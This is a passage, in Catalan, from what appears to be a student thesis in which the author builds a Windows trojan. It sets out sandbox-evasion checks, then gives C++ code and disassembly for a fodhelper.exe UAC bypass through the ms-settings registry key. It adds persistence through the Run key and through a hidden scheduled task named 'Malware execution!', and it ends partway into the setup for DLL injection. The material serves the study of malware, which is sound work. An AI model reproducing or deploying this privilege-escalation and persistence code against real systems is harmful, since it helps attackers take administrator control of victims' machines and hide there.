- **Especificacions del *hardware***: Si revisem els estàndards de maquinari que tenen els ordinadors actualment, rarament tenen menys de 2 processadors o menys de 2*GB* de memòria *RAM*. Anys enrere podria semblar normal, però en l'actualitat no ho és. Si ens fixem en les màquines virtuals, aquestes no acostumen a configurar-se a partir de grans recursos. D'aquesta manera, una forma de detectar si és una màquina virtual o no, podria ser observant si té menys de dos processadors o menys de 2*GB* de *RAM*. Considerem aquests valors apropiats, ja que si els augmentem, es podrien arribar a generar falsos positius per a màquines reals amb pocs recursos.

- **Resolució de la pantalla**: La resolució de pantalla en entorns virtualitzats és molt més petita que la d'un sistema real. Aleshores, podem basar-nos en la resolució per poder determinar si estem davant d'un entorn real o un entorn emulat. En aquest cas, es pren com a referència una resolució de 800x600, relativament petita, per no arribar a generar falsos positius.

- **Processos en execució:** Normalment, els sistemes operatius en entorns reals solen executar una gran quantitat de processos, ja que aquests disposen de molts més serveis que un entorn emulat. I en aquest context, podem basar-nos en el nombre de processos per determinar si estem davant d'una màquina virtual. A la implementació es tindrà en compte que, si el nombre de processos és menor a 50, es considerarà que s'està executant en un entorn virtualitzat.

6.3 Elevació de privilegis

Un element crucial en la funcionalitat del troià és la seva capacitat d'elevar privilegis, fet que li possibilita realitzar les accions següents:

- **Accedir a la configuració del sistema operatiu**. D'aquesta forma, es tindria la capacitat de canviar la configuració del *software* de seguretat, com podrien ser el *firewall* o l'antivirus.

- **Generar persistència de manera molt més eficaç**. Li permetria l'accés a directoris que estan protegits, als quals no qualsevol usuari podria accedir, i instal·lar alguns dels seus components. No només això, sinó que també podria modificar registres.

- **Accedir a informació delicada**. Normalment, la major part d'informació delicada està protegida i un usuari normal no hi podria accedir.

Aquest apartat abordarà l'estratègia que el troià utilitza per escalar els seus privilegis dins de la màquina víctima: el ***bypass* del Control de Comptes d'Usuari (*UAC*) de *Windows***. Aquest mètode ha estat integrat al troià per facilitar l'execució de les seves operacions malintencionades sense restriccions. Es detallaran els mecanismes específics que el troià usa per elevar els seus privilegis.

6.3.1 *Bypass* de la *UAC* mitjançant *fodhelper.exe*

Abans que el troià intenti elevar els privilegis, haurà de ser capaç de comprovar si ja s'està executant amb privilegis o no. I això es pot confirmar a través dels *tokens* d'accés. Cada procés que s'executa al sistema està associat a un d'aquests *tokens*, cadascun dels quals té les característiques següents:

- **Identitat de l'usuari:** La identitat de l'usuari és el nom del compte d'usuari que està vinculat al procés.

- **Grups de l'usuari:** Els grups poden definir els privilegis que té un usuari. Els grups de l'usuari són els grups als quals pertany l'usuari.

- **Privilegis de l'usuari:** Els privilegis de l'usuari són els drets que té l'usuari per accedir al sistema.

Per tant, per detectar si el procés s'està executant amb privilegis, ens centrarem a obtenir el *token* d'accés associat al procés. Depenent de si aquest *token* està elevat o no, podrem deduir si el procés s'està executant amb privilegis elevats.

Per esbrinar-ho, la implementació que es duu a terme és la següent:

Es pren una instantània (*snapshot*) dels processos en execució mitjançant la funció *CreateToolhelp32Snapshot()* de l'*API* del *Windows*. Per poder iterar per tots els processos dels quals s'ha obtingut la instantània, s'utilitzen les funcions *Process32First()* i *Process32Next()*. En aquesta iteració es comprovarà si el nom del procés coincideix amb el nom del procés que li hem passat, que en aquest cas és el *malware* en si. En cas que hi hagi una coincidència s'utilitzarà la funció *OpenProcess()* per poder obtenir un *handle* del procés, necessari per poder fer consultes sobre aquest procés.

Arribats a aquest punt, ja tenim el *token* associat al procés. El que ara necessitem és comprovar si aquest *token* està elevat o no. Un *token* elevat significa que té permisos d'administrador i, per esbrinar-ho, necessitarem cridar a la funció GetTokenInformation() i passar-li el *token*. Cal especificar que volem que la informació que ens retorni sigui *TokenElevation*. Això ens tornarà una estructura *TOKEN ELEVATION*. Dins d'aquesta estructura, revisarem el *TokenIsElevated* i, si és més gran que 0, significarà que el *token* està elevat i, com a conseqüència, el nostre procés tindrà privilegis d'administrador:

```
TOKEN_ELEVATION tokenElevation;
DWORD size;
if (GetTokenInformation(tokenHandle, TokenElevation, &tokenElevation,
                        sizeof(tokenElevation), &size)) {
    return tokenElevation.TokenIsElevated > 0;
}
```

Figura 13: Comprovant elevació del *token*

Totes les funcions que he esmentat a l'explicació anterior són de l'*API* de *Windows* i, com hem pogut comprovar fins ara, és una eina molt potent per poder accedir a components de més baix nivell.

Assolit aquest punt, ja tenim la capacitat de detectar si el nostre *malware* té privilegis o no. En cas que no en tingui, el següent pas serà elevar aquests privilegis. Per a elevar-los, el troià empra una tècnica anomenada ***UAC Bypass*** (*Bypass* de Control de Comptes d'Usuari), en què trobem dos actors principals: *User Account Manager* (*UAC*) i *fodhelper.exe*. Si fem memòria, en l'apartat anterior dedicat a les tècniques més comunes dels troians, es fa servir aquesta tècnica i s'explica què és l'*User Account Manager* (*UAC*). Per arribar a comprendre bé aquesta tècnica i poder implementar-la, s'ha obtingut la informació sobre com funciona a partir d'una publicació de Medium [32].

El principal element per poder dur a terme el *bypass* de la *UAC* és el fitxer executable present als sistemes operatius *Windows*, ***fodhelper.exe***. El seu principal objectiu és ajudar a la instal·lació de certes característiques addicionals del sistema, o també poder activar alguns components de *Windows*.

La raó principal per la qual s'utilitza *fodhelper.exe* és el seu curiós comportament, ja que aquest fitxer s'executa amb privilegis elevats, sense mostrar l'alerta *UAC*, pel fet que és una eina de confiança del sistema. El fet que s'executi amb privilegis elevats el converteix en un potencial vector d'atac per poder guanyar privilegis.

Per fer el *bypass* de la *UAC*, el primer pas serà obtenir la ruta de l'executable actual, que és el troià en si. Aquesta ruta s'emmagatzemarà a la variable *exePath*. El següent pas serà escriure la instrucció que volem executar amb privilegis:

- *std::wstring command = L"cmd /c start \"Terminal1\" C:\\Windows\\System32\\cmd.exe /c " + exePath;*

Aquesta instrucció s'executarà amb privilegis elevats. Si ens fixem, està obrint una *cmd* (que tindrà permisos d'administrador) i executarà de nou el mateix *malware* que s'està executant, que aquesta vegada sí que tindrà permisos elevats. La idea principal d'aquesta instrucció és que, en comptes d'executar el procés legítim *fodhelper.exe* (que s'executa amb privilegis sense acceptar el *prompt* de la *UAC*), s'executi aquesta instrucció.

Primerament, necessitarem escriure aquesta instrucció a la següent clau de *Windows*:

- *HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command*

Aquesta clau té un paper crucial en el procés, ja que està directament vinculada amb el protocol *ms-settings*, que és utilitzat pel sistema operatiu *Windows* per gestionar les accions relacionades amb la configuració del sistema. Quan s'executa *fodhelper.exe*, aquest busca la configuració associada a *ms-settings*. En aquest moment, si hem modificat aquesta clau del registre per apuntar a un executable, en lloc de l'acció predeterminada de *fodhelper.exe* (obrir la interfície de configuració de *Windows*), es realitzarà l'acció maliciosa que hem definit.

```
status = SetRegValue(keyHandle, L"", command.c_str());
if (status != ERROR_SUCCESS) {
    wprintf(L"Failed to set reg value\n");
    RegCloseKey(keyHandle);
    return 1;
}
```

Figura 14: Agregant la instrucció a la clau

D'aquesta manera, podem redirigir l'acció que normalment realitzaria *fodhelper.exe* per executar el nostre *malware* amb privilegis elevats, tot això sense activar l'alerta de *UAC*.

Seguidament, el que necessitarem és afegir dues coses a la clau:

- ***SetRegValue(keyHandle,L"", command.c_str()***: Estem afegint la instrucció a executar a la clau mencionada anteriorment.

- ***SetRegValue(keyHandle,L"DelegateExecute",delegateExec.c_str()***: En aquest cas, s'està establint un valor anomenat *DelegateExecute* a la mateixa clau del registre. Aquest valor s'està configurant com una cadena buida (*delegateExec.c_str()*), que és una tàctica utilitzada al *bypass* de la *UAC* per poder evadir alguns mecanismes de seguretat.

Una vegada tenim configurat el nostre registre, el següent pas serà cridar a *fodhelper.exe* perquè executi aquesta ordre que hem afegit a la clau del registre. Per fer-ho, utilitzarem la funció *ShellExecuteEx()*, a la qual li passarem la ruta de *fodhelper.exe* i el verb *runes*, per forçar que s'executi amb privilegis elevats.

```
SHELLEXECUTEINFO execInfo = { sizeof(execInfo) };

execInfo.lpVerb = L"runas";
execInfo.lpFile = L"C:\\Windows\\System32\\fodhelper.exe";
execInfo.hwnd = NULL;
execInfo.nShow = SW_NORMAL;

if (!ShellExecuteEx(&execInfo)) {
    DWORD errCode = GetLastError();
    wprintf(errCode == ERROR_CANCELLED ? L"user refused to allow privileges elevation!!!!" : L"error code: %ld", errCode);
    return 1;
}
```

Figura 15: Executant *fodhelper.exe* amb *ShellExecuteEx()*

En aquest punt, si tot ha sortit bé, tindrem el nostre procés executant-se amb privilegis d'administrador.

En resum, aprofitem que *folhelper.exe* s'executa amb privilegis d'administrador sense el *prompt* de la *UAC* i que també executa la instrucció que es troba a la clau *HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command* per

afegir la instrucció a aquesta clau de registre. Seguidament, es força a executar *fodhelper.exe* amb permisos d'administrador mitjançant el verb *runes* per executar la instrucció amb privilegis d'administrador.




Figura 16: Instrucció agregada al registre correctament

Ara analitzarem quins privilegis té el *malware* la primera vegada que s'executa, sense permisos d'administradors:




Figura 17: Llista de privilegis del procés sense privilegis

Com podem observar, un atacant hauria de tenir molta imaginació per poder accedir als recursos del sistema, ja que els privilegis són realment escassos.

Ara analitzarem els privilegis una vegada el *malware* ha eludit la *UAC* i ha aconseguit elevar els seus privilegis:




Figura 18: Llista de privilegis del procés amb privilegis

Ara sí, veiem una gamma molt més àmplia de privilegis per poder dur a terme les seves accions malicioses. Per exemple, trobaríem *SeDebugPrivilege* que podria ser utilitzat per modificar la memòria d'altres processos i injectar codi maliciós a diferents processos, una tècnica realment utilitzada pels troians. També trobem el privilegi *SeTakeOwnershipPrivilege*, a partir del qual tindria la possibilitat d'eliminar fitxers crítics del sistema, o també de realitzar canvis en la configuració.

Un cop entesa la tècnica a alt nivell, l'analitzarem a baix nivell:




Figura 19: Instruccions per a la construcció de la cadena de la instrucció, càrrega de la subclau del registre i crida a *RegCreateKeyEx()*

- ***movups xmmword ptr* [direcció], *xmm***: Transfereix la cadena d'ordres que es construirà per *cmd.exe* a la memòria. Aquesta cadena és generada per *std::wstring command* = ... i després es passa a la funció *SetRegValue()*.

- ***lea rdx, SubKey* ; "*Software\\Classes...***: Carrega l'adreça de memòria de la subclau de registre "*Software\Classes\ms-settings\Shell\Open\command*", que és la que es crea o obre a *RegCreateKeyEx()*.

- ***call cs:__imp_RegCreateKeyExW***: Realitza la crida a *RegCreateKeyEx()*, que correspon a la creació de la clau de registre que s'utilitzarà per al *bypass* de la *UAC* a *ConfigureRegistry()*.

Figura 20: Instruccions per assignar el *DelegateExecute* i cridar a la funció *RegSetValueExW()*

- ***lea rdx, aDelegateExecute ; DelegateExecute***: Carrega l'adreça del *string DelegateExecute* per utilitzar-la com a nom d'un valor a la funció *RegSetValueExW()*.

- ***call cs:__imp_RegSetValueExW***: Invoca la funció *RegSetValueExW()* per crear o modificar un valor de registre, específicament *DelegateExecute* en aquest cas.

Figura 21: Instruccions per assignar el verb *runas*, carregar la ruta del *fodhelper.exe* i cridar a *ShellExecuteExW()*

- ***mov rax, aRunas ; "runas":*** Aquesta instrucció mou la cadena *runas* a la localització apuntada per *rax*, preparant el verb d'execució per a l'estructura *SHELLEXECUTEINFO*.

- ***mov rax, aFodhelperPath ;*** "*C:\\Windows\\System32\\fodhelper.exe*": Carrega la ruta de l'executable *fodhelper.exe* al registre *rax*, el qual s'usarà com el fitxer objectiu per a *ShellExecuteExW()*.

- ***call cs:__imp_ShellExecuteExW*:** Realitza la crida al mètode *ShellExecuteExW()*, que intenta executar el fitxer especificat pel contingut del registre *rax* (en aquest cas, *fodhelper.exe*) amb el verb *runes* per sol·licitar l'elevació de privilegis sense presentar el diàleg de consentiment de l'*UAC*.

6.4 Creació de persistència al sistema

Si ens posem en la pell d'un atacant, un dels factors més importants a tenir en compte serà el següent: que el *malware* se segueixi executant, encara que la víctima apagui o reinicïi el sistema. I en aquest sentit, després de fer una anàlisi exhaustiva sobre les tècniques que s'utilitzen per poder generar persistència, es pot afirmar amb total seguretat que una gran part utilitza la modificació de registres de *Windows*, així com la creació de tasques programades.

6.4.1 Modificació de la clau *run* del registre de *Windows*

A l'apartat anterior, hem vist com configurar una clau al registre de *Windows* per poder elevar els privilegis. Doncs ara tornem a utilitzar aquests registres per poder generar persistència. Com podem observar, són de vital importància per als troians per dur a terme les seves accions malicioses, no tan sols per elevar privilegis o generar persistència, sinó també per desactivar o canviar determinades configuracions d'antivirus o *firewalls*.

En el cas del troià desenvolupat, s'utilitza la clau següent:

– *Software\\Microsoft\\Windows\\CurrentVersion\\Run*

Dins d'aquesta clau es poden especificar serveis o aplicacions que s'iniciaran en el moment en què l'usuari inicïi sessió. Per poder modificar les claus de *Windows*, s'utilitzen tres funcions específiques de l'*API* de *Windows*: tenim *RegOpenKeyExA(), RegSetValueExA() i RegCloseKey()*, que ens permetran obrir una clau per poder obrir-la, afegir-hi un valor i finalment poder tancar-la.

Generar persistència mitjançant la modificació dels registres és relativament simple. En primer lloc, el que hem de fer és obrir la clau esmentada anteriorment, que garanteix que tot servei o aplicació agregat a aquesta clau s'executarà en el moment en què arrenqui el sistema, mitjançant la funció *RegOpenKeyExA()*.

Una vegada oberta la clau, s'utilitzarà la funció *RegSetValueExA()* per poder escriure la ruta de l'executable que volem que s'executi en iniciar. Un executable que, en aquest cas, serà el nostre troià. Un cop escrit el valor, simplement tancarem la clau passant-li el seu *handle*.

```
opResult = RegSetValueEx(keyHandle, L"C:\\Users\\sergio\\Desktop\\trojan.exe", 0, REG_SZ,
    (BYTE*)appPath, (_tcslen(appPath) + 1) * sizeof(TCHAR));
```

Figura 22: Executable agregat a la clau

Després de seguir aquests passos, hauríem d'haver afegit l'executable (que volem que s'executi en iniciar el sistema), dins de la clau.




Figura 23: Executable afegit correctament a la clau

Com hem pogut observar, és relativament senzill poder generar persistència del nostre *malware* modificant els registres de *Windows*.

Per acabar d'aprofundir en aquesta tècnica, l'analitzarem a baix nivell:

```
loc_1400010EE:
lea     rax, [rsp+48h+hKey]
mov     r9d, 2          ; samDesired
xor     r8d, r8d        ; ulOptions
mov     [rsp+48h+phkResult], rax ; phkResult
lea     rdx, SubKey     ; "Software\\Microsoft\\Windows\\CurrentVe"...
mov     rcx, 0FFFFFFFF80000001h ; hKey
call    cs:__imp_RegOpenKeyExW
test    eax, eax
jnz     short loc_140001160
```

Figura 24: Instruccions per carregar la direcció de la subclau, establir el *handle* i cridar a la funció *RegOpenKeyExW()*

- ***lea rdx,* [*SubKey*]:** Carrega la direcció de la subclau de registre que es vol obrir
- ***mov rcx, 0FFFFFFFF80000001h*:** Estableix el *handle* de la clau de registre (*HKEY_CURRENT_USER*).

- ***call cs:__imp_RegOpenKeyExW:*** Crida a la funció *RegOpenKeyExW()* per obrir la clau de registre.

```
mov     rcx, [rsp+48h+hKey] ; hKey
lea     rax, Data           ; "C:\\Users\\sergio\\Desktop\\trojan.exe"
mov     dword ptr [rsp+48h+lpcbData], 46h ; 'F' ; cbData
lea     rdx, ValueName  ; "Trojan"
mov     r9d, 1          ; dwType
mov     [rsp+48h+phkResult], rax ; lpData
xor     r8d, r8d        ; Reserved
call    cs:__imp_RegSetValueExW
mov     rcx, [rsp+48h+hKey] ; hKey
mov     ebx, eax
call    cs:__imp_RegCloseKey
lea     rcx, aAutostartConfi ; "Autostart configured for %s!!\n"
test    ebx, ebx
jz      short loc_140001167
```

Figura 25: Instruccions per carregar la ruta del *malware*, cridar a la funció *RegSetValueExW()* i tancar la clau

- ***lea rax, [Data]****:* Carrega la direcció de les dades que s'escriuran (la ruta a l'executable).

- ***call cs:__imp_RegSetValueExW***: Crida a la funció *RegSetValueExW()* per establir el valor a la clau de registre oberta.

- ***call cs:__imp_RegCloseKey***: Tanca la clau de registre oberta.

6.4.2 Creació de *schedules tasks*

Si per qualsevol motiu el troià no ha aconseguit guanyar persistència mitjançant la modificació dels registres de *Windows*, alternativament podria generar persistència a través de les tasques programables de *Windows*.

Per fer-ho, es programarà una tasca que inclourà la ruta de l'executable, que en aquest cas serà el troià, i quan s'ha d'executar:

```
scriptFile << "$currentUser = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name\n\n";
scriptFile << "$Action = New-ScheduledTaskAction -Execute \"trojan.exe\"\n\n";
scriptFile << "$Trigger = New-ScheduledTaskTrigger -AtStartup\n\n";
scriptFile << "$Principal = New-ScheduledTaskPrincipal -UserId $currentUser -LogonType Interactive\n\n";
scriptFile << "$Settings = New-ScheduledTaskSettingsSet -Hidden\n\n";
scriptFile << "$Task = New-ScheduledTask -Action $Action -Principal $Principal -Trigger $Trigger -Settings $Settings\n\n";
scriptFile << "Register-ScheduledTask \"Malware execution!\" -InputObject $Task\n";
```

Figura 26: Instruccions per crear la tasca programable

Vegem quina funció realitza cadascuna de les línies que componen la tasca:

1. Obté l'usuari principal i el desa a $*currentUser*.

2. Crea una acció per poder executar el *trojan.exe*.

3. Estableix un *trigger* perquè la tasca es dispari un cop arrancat el sistema.


4. Configura la tasca perquè només s'executi sota el compte d'usuari que s'està utilitzant actualment.

5. Configura la tasca perquè s'executi de manera oculta.

6. Crea la tasca, amb l'acció, el *trigger* i la configuració.

7. Registra la tasca amb el nom de *Malware execution*!

Un cop executades les diferents línies que configuren la tasca programable, veiem ara si ha quedat registrada. Per a comprovar-ho, anem al programador de tasques de *Windows*:



Nombre de tarea	Hora próxima ejecución	Desencadenadores	Ubicación
KeyPreGenTask		Se definieron varios de...	\Microsoft\Windows\Cer...
LocalUserSyncDataAvailable		Desencadenador perso...	\Microsoft\Windows\Input
LocateCommandUserSession		Desencadenador perso...	\Microsoft\Windows\De...
Logon		Al iniciar la sesión un u...	\Microsoft\Windows\Ma...
Malware execution!		Al iniciar el sistema	\
MDMMaintenenceTask		Al iniciar la sesión un u...	\Microsoft\Windows\Ent...
MNO Metadata Parser		Filtro de eventos perso...	\Microsoft\Windows\Mo...
MobilityManager		Filtro de eventos perso...	\Microsoft\Windows\Ras
MoProfileManagement		Se definieron varios de...	\Microsoft\Windows\Wl...

Figura 27: Tasca creada correctament

6.5 Injecció *DLL*

Com a atacant, el que interessaria seria que el *malware* operi sense que els antivirus se n'adonin. Per tant, una de les tècniques que fan servir molts troians és la injecció *DLL*. Però, què és realment una *DLL*? Una *DLL* (*Dynamic Link Library*) és un tipus de fitxer present als sistemes operatius *Windows*. Aquests contenen codi, dades i recursos que poden ser utilitzats per diversos programes. Això ajuda a promoure la reutilització de codi, redueix l'ús de memòria i millora el rendiment del sistema. Les *DLL* poden contenir funcions que poden ser cridades per aplicacions o fins i tot per altres fitxers *DLL*, permetent certa modularitat en el disseny del *software* [33]. La programació d'aquesta injecció s'ha inspirat en un article [34] del blog codingvision.

La injecció *DLL* funciona de la següent manera:

1. **Es tria el procés objectiu**: El troià identifica un procés en execució al sistema que vol manipular. En molts casos, els processos que acostuma a triar un troià són processos que estan sempre en execució, perquè les seves accions maliciooses no siguin interrompudes. Alguns dels processos més comuns són el navegador de fitxers (*explorer.exe*) i el *host* de servei (*svchost.exe*).

2. **Injecció de la *DLL***: El troià intentarà injectar el *DLL* maliciós a l'espai de memòria del procés objectiu. Això es pot fer mitjançant funcions del sistema operatiu que permeten la manipulació de processos.

3. **Execució del codi maliciós**: Quan la *DLL* està injectada, s'executa dins del procés objectiu. Això permet que el troià realitzi accions malicioses, com ara robatori de dades o espionatge, com si fos part del procés legítim.

En executar aquest codi maliciós dins d'un procés legítim, es poden evadir determinats mecanismes de seguretat, donat que aquesta càrrega maliciosa no s'està executant com un procés independent.

Una vegada explicat de manera general el funcionament d'aquesta injecció *DLL*, veurem ara com s'ha programat.

Abans de poder injectar una *DLL* en un procés, cal triar un procés objectiu. Per tant, el primer pas per a la injecció remota de processos és enumerar els processos en execució a la màquina. L'ID del procés (o *PID*) és necessari per obrir un *handle* al procés objectiu i permetre que es faci el treball necessari en aquest procés.

Utilitzant *CreateToolhelp32Snapshot()* amb la *flag TH32CS_SNAPPROCESS* com el seu primer paràmetre, podem fer una instantània de tots els processos en execució al sistema en el moment en què s'executa la funció.

